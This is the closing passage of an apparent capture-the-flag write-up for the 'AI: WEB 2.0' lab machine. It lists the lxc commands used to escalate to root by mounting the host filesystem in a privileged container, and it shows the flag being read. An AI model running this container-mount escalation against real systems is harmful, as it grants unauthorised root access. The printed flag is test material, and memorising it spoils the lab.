     7762     100 -rwsr-xr-x   1 root     root           100760 Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
n0nr00tuser@aiweb2host:~$ 
```

Here are the commands that was run, note that i experienced many obstacles on this phase as disk space will run out after downloading the
said container image.



```
lxc init ubuntu:18.04 privesc -c security.privileged=true
lxc config device add privesc whatever disk source=/ path=/mnt/root recursive=true
lxc start privesc
lxc exec start bash
lxc exec privesc bash
```

Yayyy, we gained the root flag!



```
root@privesc:/mnt/root# cd root
root@privesc:/mnt/root/root# ls -l
total 4
-rw-r--r-- 1 root root 689 Aug 29 12:02 flag.txt
root@privesc:/mnt/root/root# cat flag.txt
####################################################
#                                                  #
#                 AI: WEB 2.0                      #
#                                                  #
#               Congratulation!!!                  #
#                                                  #
#             Hope you enjoyed this.               #
#                                                  #
#  flag{7fe64512ecd4dba377b50627f307d1678b14132f}  #
#                                                  #
#         Please tweet on @arif_xpress             #
#                                                  #
####################################################
root@privesc:/mnt/root/root# 
```